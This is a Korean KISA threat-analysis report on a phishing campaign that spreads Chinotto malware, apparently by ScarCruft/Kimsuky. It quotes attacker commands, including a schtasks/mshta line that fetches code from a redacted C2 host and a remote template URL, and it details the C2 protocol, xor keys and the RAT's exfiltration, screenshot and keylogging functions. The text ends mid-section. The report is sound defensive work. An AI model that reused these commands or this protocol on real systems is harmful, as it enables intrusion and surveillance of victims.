TLP:WHITE

Dear

TTPs #9

개인의 일상을 감시하는 공격전략 분석

SURVEILLANCE EVERYTHING

KISA 한국인터넷진흥원

Sincerely

TTPs#9 : 개인의 일상을 감시하는 공격전략 분석

본 보고서의 내용에 대해 진흥원의 허가 없이 무단전재 및 복사를 금하며, 위반 시 저작권법에 저촉될 수 있습니다.

집 필 : Dongwook Kim, Seulgi Lee
Taewoo Lee, JaeKwang Lee

감 수 : Dae-Kyu Shin, Jaehong Sim

인터넷침해대응센터
KrCERT/CC
KOREA INTERNET SECURITY CENTER

Abstract

본 보고서에서는 2021년부터 현재까지 개인의 PC(사무용 포함)를 타겟으로 단말기 정보를 탈취하는 고도화된 정보수집 활동과 공격 기법, 전술 그리고 절차에 대해 설명합니다. 상세한 정보를 도출하기 위하여 공격자가 악용한 서버를 직접 분석했으며, 분석결과를 검증하기 위해 글로벌 백신업체로부터 추가적인 정보를 공유받아 TTPs(Tactics, Techniques, and Procedures)를 도출하였습니다.

공격자는 피싱메일의 미끼 파일과 IP 필터링을 통해 특정 개인을 Chinotto 악성코드에 감염시키고, 사무용 컴퓨터와 스마트폰에 대한 정보탈취를 시도합니다. 본 보고서에서는 이러한 과정에서 사용된 공격자의 명령과 사용된 기법 등 공격그룹 특유의 행위를 명시합니다.

이번 보고서에서 확인한 Chinotto 악성코드는 보안전문가 사이에서 ScarCruft 그룹이 사용하는 악성코드라고 알려져 있습니다. 그러나 사고조사 과정에서 확보한 공격자의 자원을 수집 및 분석한 결과, ▲ 피싱메일 정보수집기 내 메일송신기능 ▲ 백도어용 계정명 ▲ 피싱 이메일 형식 ▲ 명령어(파라미터 포함)를 기준으로 Kimsuky 그룹의 공격 자원과도 유사하다고 확인하였습니다.

백신업체들은 본 보고서에서 다루는 사건의 주체를 ScarCruft, 금성121, Kimsuky 등으로 각각 정의하고 있습니다. 하지만, 위의 유사성에도 불구하고 Kimsuky 그룹이 아니라 ScarCruft라고 판단한 이유는 공격그룹의 목적과 목표에 따라 대응범위를 차별화하여 집중시킬 수 있기 때문입니다.

본 보고서를 통해 공개한 TTPs는 직접적으로 공격자의 공격 속도를 늦출 수 있으며, 유관기관의 방어능력 강화를 위한 새로운 인사이트 도출로 이어질 것입니다.

Introduction


정보유출 사고는 매년 끊임없이 지속적으로 발생하고 있습니다. 한국인터넷진흥원(KISA)은 정보유출 사고를 분석하는 과정에서 한국에 거주하는 특정 인물들을 대상으로 한 정보 수집 활동을 포착할 수 있었습니다. 개인 PC가 감염되면, 공격 대상 뿐 아니라 공격 대상의 주변인 정보까지 유출 될 수 있으며, 이 정보를 바탕으로 피해자를 사칭해 주변인에게까지 악성 메일을 발송하는 등 추가적인 피해를 야기할 수 있습니다.

일반적으로 유출된 정보의 가치는 개인보다 기업이 크기 때문에, 고 수준의 공격전략을 활용하는 공격 그룹은 기업을 타겟으로 활동합니다. 하지만, 본 보고서에서는 기존 보고서의 기업정보 탈취가 중심이 아닌, 공격 대상(인물)의 개인 PC, 업무용 PC를 노려 단말기 정보(데스크톱, 모바일 기기)를 탈취하는 고도화된 정보수집 활동과 공격 기법, 전술 그리고 절차에 대해 서술합니다.

본 보고서에서 정의한 공격 활동은 2021년부터 현재까지 계속 진행 중인 공격입니다. 우리는 공격자가 악용한 서버를 분석 했으며, 이 과정에서 공격자의 서버에서 확인된 여러 공격 기법과 전략, 전술 등을 파악할 수 있었습니다. 추가로, 우리는 글로벌 백신업체(AhnLab, EstSecurity, Kaspersky)에서 해당 공격 활동과 관련된 악성코드, 명령어 등 정보를 공유받아 더욱 명확하게 공격 프로세스에 대해 확인 했습니다.

백신업체들은 이 공격의 주체를 각각 ScarCruft, 금성121, Kimsuky 등으로 구분 짓고 관리합니다. 우리는 이번 보고서에서 특정 인물들을 대상으로 한 정보수집 공격 분석 뿐 아니라, 본 사고가 해당 그룹들과 어떠한 연관성을 가지고 있는지 이야기합니다.

상세한 분석결과는 공격의 흐름을 파악할 수 있도록 구성한 3장 Attack Scenario와 TTPs를 기준으로 정리한 4장 ATT&CK Matrix에서 확인할 수 있습니다. 이후 5장 Association에서는 사고 분석을 통해 공격 그룹의 특징이 중첩되어가는 현상과 이에 대한 고민을 공유하고, 마지막 결론을 통해 마무리합니다.


Phishing Mail
E-mail Attachment link Click
&
Download Office Document
compromise host A
CHM
W
Decoy Documents
load Office Macro Script
compromise host B
Download Malicious Script
PowerShell
BITSAdmin
DLL Side-Loading
>_
Command Control
compromise host C
Infosteal
Command & Control
Phone
Chinotto
Information Collection
& exfiltration

정찰 (Reconnaissance)

공격 대상의 이메일 정보, 관심 정보 등을 수집

자원 개발 (Resource Development)

기업의 웹서버를 탈취해 명령제어 서버를 구축하며, 공격에 필요한 문서, 스크립트, 악성코드를 자체 제작

최초침투 (Initial Access)

악성코드 유포 페이지가 내재된 스피어피싱 메일 송부(IP 필터링을 통해 타겟에게만 추가 악성 스크립트 전달)

실행 (Execution)

미끼 문서파일 열람을 통해 추가 악성코드를 다운로드, 실행

지속성 유지 (Persistence)

파워셸 스크립트와 원격제어 악성코드를 레지스트리, 스케줄러에 등록해 지속성을 유지
침투 후 BITSAdmin 을 통한 추가 파일 다운로드 및 실행

방어 회피 (Defense Evasion)

공격자는 Windows 정상 유틸리티(mshta)를 악용해 악성코드를 다운로드받고 실행
도움말 파일(chm)로 위장하여 악성코드를 유포
악성코드를 정상 프로그램명과 유사한 이름으로 작업 스케줄러에 등록
백신이나 보안장비 등의 탐지 우회를 위해 통신 데이터 등을 모두 인코딩

탐색 (Discovery)

감염대상의 시스템 정보(시스템 시간)를 확보

수집 (Collection)


원격제어 악성코드를 통한 감염 시스템의 사용자 활동 데이터(스크린 캡처, 키로그 데이터 등) 수집
명령제어를 이용한 피해 시스템의 정보 및 사용자 파일 등 다양한 정보를 수집


유출 (Exfiltration)

수집한 정보를 압축 및 인코딩하여 공격자의 서버로 유출

Attack Scenario

1. 최초 침투를 위해 공격자는 공격 대상에게 문서파일의 다운로드 링크가 첨부된 메일을 피해자에게 전달 했습니다. 해당 링크를 통해 다운로드된 악성 문서파일은 공격자가 홈페이지 탈취를 통해 악용중인 1차 악용서버 에서 유포되었습니다. 유포된 악성 문서는 콘텐츠 사용시 악성스크립트를 실행하며 정상 문서로 위장하기 위해 "조선민주주의인민공화국 내 인권 상황에 관한 총회 결의 (2021년 12월 16일 채택)"의 내용의 미끼문서를 보여줍니다.




United Nations A/76/392

General Assembly

Distr.: General
8 October 2021

Original: English

제 76 차 회기
의제 74 (c)
인권증진 및 보호: 인권상황 및 특별절차 보고

조선민주주의인민공화국 내 인권 상황

사무총장 Note*

요약

조선민주주의인민공화국 내 인권 상황에 관한 특별보고관은 유엔 총회 결의 75/190 에 의거하여 본 보고서를 제출한다. 현 특별보고관 임기 내 마지막으로 총회에 제출하는 보고서이다. 국제공동체로 하여금 시급하게 다뤄져야 할 인권 우려에 관심을 기울이도록 유도할 수 있길 희망하며, 오랜 세월 계속되어 온 관련도 분쟁을 평화롭게 해결할 수 있도록 실질적인 주요 조치를 취할 것을 유관 당사자 모두에게 촉구한다.

* 본 보고서는 최신 정보 반영을 위한 기한을 넘기 제출됐다.

21-14432 (E) 291021
2114432

Please recycle

2. 악성 문서 다운로드 및 열람시 콘텐츠 기능을 활성화 하기를 요구하며, 콘텐츠 기능 활성화시 활성화 모드가 Target Mode="External" 모드로 네트워크 위치에서 추가 템플릿을 로드해 다운로드받고 실행시키게 됩니다.

```
<Relationships
Target="http://***lin.org/info/style?title=2202191"
TargetMode="External"/>
</Relationships>
```

3. 템플릿 로드시 외부에서 추가 템플릿을 다운로드 받아 로드하게 되며, 추가 다운로드 된 템플릿에 삽입된 메크로 기능을 통해 작업스케줄러를 생성 및 실행시킵니다. 생성된 작업스케줄러는 정상기능으로 위장하기 위해 특정 백신사명의 위치에 동작을 생성하게 되며, 이 기능은 공격자의 원격 페이지에 30분마다 접속을 시도합니다.

작업스케줄러 생성

- 이름 : Report
- 위치 : ₩EstSoft/AlCap
- 동작 : 프로그램 시작 "mshta http://***lin.org/adm/phpMyAdmin/info/style.php"
- 트리거 : 실행 이후 30분 마다 반복

```
cmd /c start schtasks /Create /SC MINUTE /MO 30 /TN EstSoft\AlCap\Report /TR
        "mshta http://***lin.org/adm/phpMyAdmin/info/style.php"
```

작업스케줄러에 등록된 공격자 페이지

4. 3에서 생성된 작업 스케줄러를 통해 공격자의 원격 페이지에 연결을 시도하며, 공격자의 페이지는 접속한 아이피가 공격 대상의 아이피 인지를 체크합니다. IP 필터링을 통해 공격대상이 웹페이지에 접속한 것이 확인되면 추가 파워셸 스크립트를 실행시킵니다.

   파워셸 스크립트는 명령을 수신받아 수행하는 행위를 하는 코드이며, 실행시 명령제어 페이지에 접속해 명령을 받아 수행하게 됩니다. 파워셸 스크립트는 3에서 생성했던 작업 스케줄러의 트리거의 동작 시간을 30분에서 60분 마다 반복하도록 수정합니다.

   명령제어 페이지와의 명령 송수신시의 값은 xor, base64 인코딩 되어있는데, 이때 전달된 데이터에서 변수명의 길이가 5이면 그 값은 xor key이고, 변수명의 길이가 7이면 그 값은 인코딩된 데이터를 의미합니다.

```
http://C/price.php?
LZztD0=EjQ6A&tY3GuwOS=YRnIrC&jkBqZM=OpGbQsIxdUiwT8&qIz=XKQP6S94kax&BjQfq=lGmx2DF4XO1NV7j5&EAay
uXx=GD4dHQ8nKVk1Ll8qcFMDRwkkGRFdKntGPSxUJyBSTFwIejoxfGkUBxsFZA0HcCcAWw&6EfC=43Wy2s7&vU=O
```


   패킷은 위 코드와 같이 인코딩되어 있으며, 아래와 같이 값을 복호화 할 수 있습니다.

   전달된 패킷에서 확인되는 xor를 이용해 인코딩된 데이터를 확인하면 아래와 같은 정보를 얻을 수 있습니다.
   변수명의 길이가 7인 변수의 데이터를 복호화 하면 type, direction의 값을 통해 수행할 명령의 기능이 포함되어있으며, xor 키는 매 통신시 랜덤하게 생성되어 각각 다른 키를 사용합니다.

```
type=command&direction=receive&id=[SerialNumber]
```

5. 파워셸 스크립트는 명령 송수신 채계를 통해 명령을 수신하면 수신된 명령을 cmd 명령을 통해 수행할 수 있습니다. 수행 후 수행 결과는 3가지 방법(OK,OK_Ignore,명령 결과 값 %APPDATA%₩Kl3wLbT7.dat)중 하나를 Base64로 인코딩해 C2에 전달하며, 명령을 전달하는 전체 시나리오는 다음과 같습니다.

• 최초 감염된 시스템은 지속적으로 비콘 신호를 C2서버에 전달하며, 비콘 신호는 감염된 시스템의 시스템정보를 id값(식별자)을 생성해서 주기적으로 전달합니다. 해당 정보를 수신한 명령제어 서버는 id값을 통해 3개(id, id-first, id-result)의 파일을 생성하게 되며, 해당 파일에는 감염 시스템에 전달할 명령, 명령 결과, 시간 정보등이 쓰여지게 됩니다.



파워셸 스크립트를 통한 명령제어 및 공격자 서버와의 통신을 위한 상세 기술명세

공격자의 명령 송신 및 결과 수신은 최초 피해자에게 수신받은 'id'값을 통해 만들어진 3개의 파일을 통해 이루어 집니다. 'id' 파일은 감염 시스템에 전달할 명령에 대한 정보가 들어있는 파일이며, '[id]-result'는 피해 시스템이 [id] 파일에 있는 명령을 읽어와 수행한 결과 값이 저장됩니다.

Victim-indentifier	Description
[COMPUTERNAME]	감염시스템에 전달할 명령 정보
[COMPUTERNAME]-first	시간값 및 카운팅 정보
[COMPUTERNAME]-result	명령 결과에 대한 정보(base 64로 인코딩 된 결과 값)

공격자로부터 수신받은 명령 값의 문자열 중 xzbz가 포함되어 있으면 cmd 명령을 수행합니다. 명령의 결과는 "APPDATA ₩Kl3wLbT7.dat"에 저장이 되는데, 명령에 'start' 또는 'ignore' 문자열이 포함되어 있다면 결과 값은 단순텍스트를 전달하며, zxbz 외에 다른 명령 문자열이 존재하지 않다면 명령의 결과 값(Kl3wLbT7.dat)을 읽어 전달합니다.

Type	Value	command	result
zxbz	start	cmd.exe / [command]	OK
	ignore	cmd.exe / [command]	OK_Ignore
	–	cmd.exe / [command]	command_result

파워셸 스크립트를 통한 명령 표

명령을 전달할 [id] 파일에는 아래와 같은 명령이 저장되어 있습니다. 아래 명령의 경우 xbzi 로 cmd 명령을 수행하도록 알리며, cmd 명령을 통해 작업 스케줄러에 있는 특정 스케줄러를 삭제는 명령을 내립니다. 또한, 그 결과를 [id]–result 값에 저장하게 됩니다.

```
nrxddvoblfzxbzi:schtasks /delete /tn \EstSoft\Alyak\Report /f
```

nrxddvoblfzxbzi:schtasks /delete /tn \EstSoft\Alyak\Report /f

command　　Value

C2가 수신받아 명령을 수행 할 수 있는 타입은 총 6가지이며, 각 기능은 Direction의 값(send, receive)에 따라 설정된 기능을 수행합니다.

일부 type의 경우 Direction의 값이 send, recevice로 나누어져 있는데, 이는 각 상황에 따라 공격자가 C2에 명령을 전달하고 결과를 확인하거나, 피해 시스템이 명령을 수신하고 결과를 전달받기위해 구분이 되어 있습니다.

또한, 버전의 경우 수집된 명령제어 페이지의 버전은 1.5 버전입니다.

Type	Direction	Comment
Version	–	Check Version
hello	send	Initialize the result file
	receive	Check victim devices list
Command	send	명령을 파일에 쓰기
	receive	컨텐츠 출력 및 초기화
Result	send	Data 파라미터 수신 받아 result 파일에 쓰기
	receive	결과 컨텐츠 출력 및 초기화
File	–	
excmd	–	수신받은 데이터 값 실행

6. 위 통신 체계를 통해 감염 시스템에게 명령을 전달해 명령을 수행하고, 결과값을 수신할 수 있으며, 또한 악성코드를 다운로드 받아 실행할 수 있습니다. 명령을 통해 다운로드 된 악성코드를 분석한 결과 Kaspersky가 작성한 리포트에서 확인된 Chinotto 악성코드와 동일한 악성코드임을 확인했습니다. 뿐만 아니라 공격자 서버에서 확인된 악성코드에 의해 수집된 피해자의 데이터를 복호화 하는데 사용되는 키가 'YFXAWSAEAXee12D4'로 Ksapersky 리포트에서 소개된 악성코드와 동일 했으며 악성코드의 특징 또한 동일했습니다.

   악성코드는 원격제어형 악성코드로 많은 기능을 가지고 있었지만, 주요 행위로는 감염된 피해자의 시스템에서 주기적으로 화면을 캡처해 전달하는 기능을 수행했습니다.

Chinotto 악성코드 정보

```
악성코드 기본 정보
Hash : 00df5bbac9ad059c441e8fef9fefc3c1
C2 : ***inix.open****.com/bbs/data/proc1/proc.php
MutexName : NxaNnkHnJiNAuDCcoCKRAngjHVUZG2hSZL03pw8Y

identify_data = base64(xor(GetComputerNameA & GetUserNameA))
xor key : YFXAWSAEAXee12D4

Base Command - scap:
```

• 원격제어 악성코드 상세 기능

Command	Description
ref:	C2에 상태 전달, http://[C2]?ref=id=[%s]&type=hello&direction=send
cmd:	수신받은 cmd 명령 실행 및 로그 저장
down:	파일 다운로드 및 결과 로그 저장
up:	파일 업로드 및 결과 로그 저장
state:	로그파일 업로드 및 로그파일 삭제
regstart:	레지스트리 값 등록 및 결과 로그파일 업로드 및 삭제 위치 : HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Run 값 이름 : a2McCq 값 데이터 : C:\\Users\\Public\\Documents\\[malware]
cleartemp:	CSIDL_APPDATA C:\\Users\\[USERNAME]\\AppData\\Roaming\\s5gRAEs70xTHkAdUjl_DY1fD 하위 파일 삭제
updir:	명령으로 수신된 디렉토리 압축 및 xor인코딩 후 업로드, 로그파일 업로드 및 로그파일 삭제

Command	Description
init:	CSIDL_DESKTOP, CSIDL_PERSONAL, CSIDL_MYMUSIC, CSIDL_MYVIDEO, 에서 아래 파일 수집 및 업로드 jpg|jpeg|png|gif|bmp|hwp|doc|docx|xls|xlsx|xlsm|ppt|pptx|pdf|txt|mp3|amr|m4a|ogg|aac|jpg|jpeg|png|gif|bmp|hwp|doc|docx|xls|xlsx|xlsm|ppt|pptx|pdf|txt|mp3|amr|m4a|ogg|acc|av|wma|3gpp|eml|lnk|zip|rar|egg|alz|7z|vcf|3gp|
scap:	일정 시간 감염시스템의 스크린샷을 찍어 압축 후, YFXAWSAEAXee12D4로 xor하고 e_[10자리Random str]로 저장 및 공격자의 C2서버로 전달
run:	ShellExecuteW 함수를 통해 매개변수로 지정된 항목을 실행 후 로그파일 전달 및 삭제
chdec:	암호화 된 DATA_BLOB구조의 데이터를 다운로드 받고 복호화.
update:	인자로 받은 파일 다운로드,xor 디코딩, 기존 레지스트리에 등록된 정보 삭제 및 신규 레지스트리 등록 로그파일 전달 및 삭제 위치 : HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Run 값 이름 : m4cVWKDsa9WxAWr41iaNGR 값 데이터 : [_malware]

변종 Chinotto 악성코드 정보

사고 조사 과정에서 Chinotto 악성코드의 변종 확보했으며, Base Command 가 scap에서 ckup로 변경 되었습니다. ckup는 피해 시스템의 스크린샷 유출 뿐만 아니라, 키로깅 기능까지 추가 되었습니다.

추가 확보한 Chinotto 악성코드 변종의 PDB 경로는 아래와 같습니다.

```
PDB Path :
E:\4.Work\PROJECT\windows\Plugin_CKUP\Plugin_CKUP\Release\Plugin_CKUP.pdb
E:\4.Work\PROJECT\windows\Plugin_CKU\Plugin_CKU\x64\Release\Plugin_CKU.pdb
```

변경된 원격제어 악성코드 기능

Command (기존)	Description (기존)
scap:	일정 시간 감염시스템의 스크린샷을 저장하고 압축해 정보 유출
Command (변경)	**Description (변경)**
ckup:	감염시스템의 스크린샷을 찍어 압축 후, PEXdRUSBACXX3DAD로 xor하고 e_[10자리Random str]로 저장 및 공격자의 C2서버로 전달 및 c:\\user\\Public\\Key.ini 생성 및 키로깅 정보 수집

7. 원격제어 악성코드의 C2페이지의 기능은 다음과 같은 기능이 있습니다.

최초 타입별로 hello, command, result, File 4개의 타입으로 구분되며, 각 타입은 하위 값인 direction 값을 통해 상세 명령으로 구분되며, direction의 분류를 통해 공격자에게 명령을 수신받아 감염 시스템으로 전달하거나, 감염시스템에서 정보를 받아 공격자에게 전달하는 역할을 합니다.

명령제어 페이지의 상세 명령

1. Type = hello

이 기능은 감염 시스템의 클라이언트 상태 정보를 관리하기 위한 타입입니다. 클라이언트의 상태를 ON,OFF로 변경하거나, 명령파일을 초기화 하는데에 이용 됩니다.

Type	Direction	Description
hello	send	shakest 파일의 클라이언트 상태를 ON으로 변경
	receive	readcontents file (shakest)
	refresh	shakest 파일의 클라이언트 상태값을 OFF로 바꿈
	release	Comcmd file 초기화
	client	Echo 'OK' 출력

2. Type = command

command 기능은 감염시스템에 명령을 전달하거나 명령 결과를 수신하기 위한 명령입니다. Direction의 값이 send인 경우, 클라이언트에 전달하기위한 명령을 공격자가 C2로 전달할때 사용됩니다.

이때, 'btid'가 값이 있는경우는 감염된 모든 클라이언트에 공통적으로 명령을 전달하기위해 사용되며, 'btid'값이 없는 경우에는 특정 클라이언트(식별자)에게만 명령을 전달하는 경우에 사용됩니다. refclear은, 전달할 명령데이터를 초기화 하는 명령어이며, Direction의 값이 receive인 경우는 감염된 클라이언트가 명령을 수신받기위해 사용됩니다.

Type	Direction	btid	data	Description
command	send	cli	refclear:	Data 초기화
			–	Cimcmd 파일에 data 파라미터의 값 쓰기
		–	refclear:	id파일 초기화
			–	Id파일에 data 파라미터의 값 쓰기
	receive	–	–	Id, 및 shakest 파일의 명령 값 수신

3. Type = result

result는 명령 수행결과를 c2에 전달하고, 또 공격자는 C2에 있는 명령 결과를 읽는데 사용됩니다. Direction이 send 인 경우에는 피해 시스템이 명령수행한 결과값을 C2에 저장하기 위해 사용되며, receive의 경우, 공격자가 명령수행결과를 전달받기 위해 사용 되는 값 입니다.

Type	Direction	Description
result	send	id.result 파일에 명령 결과 데이터 쓰기
	receive	id.result 값 base64로 인코딩해 출력

4. Type = File

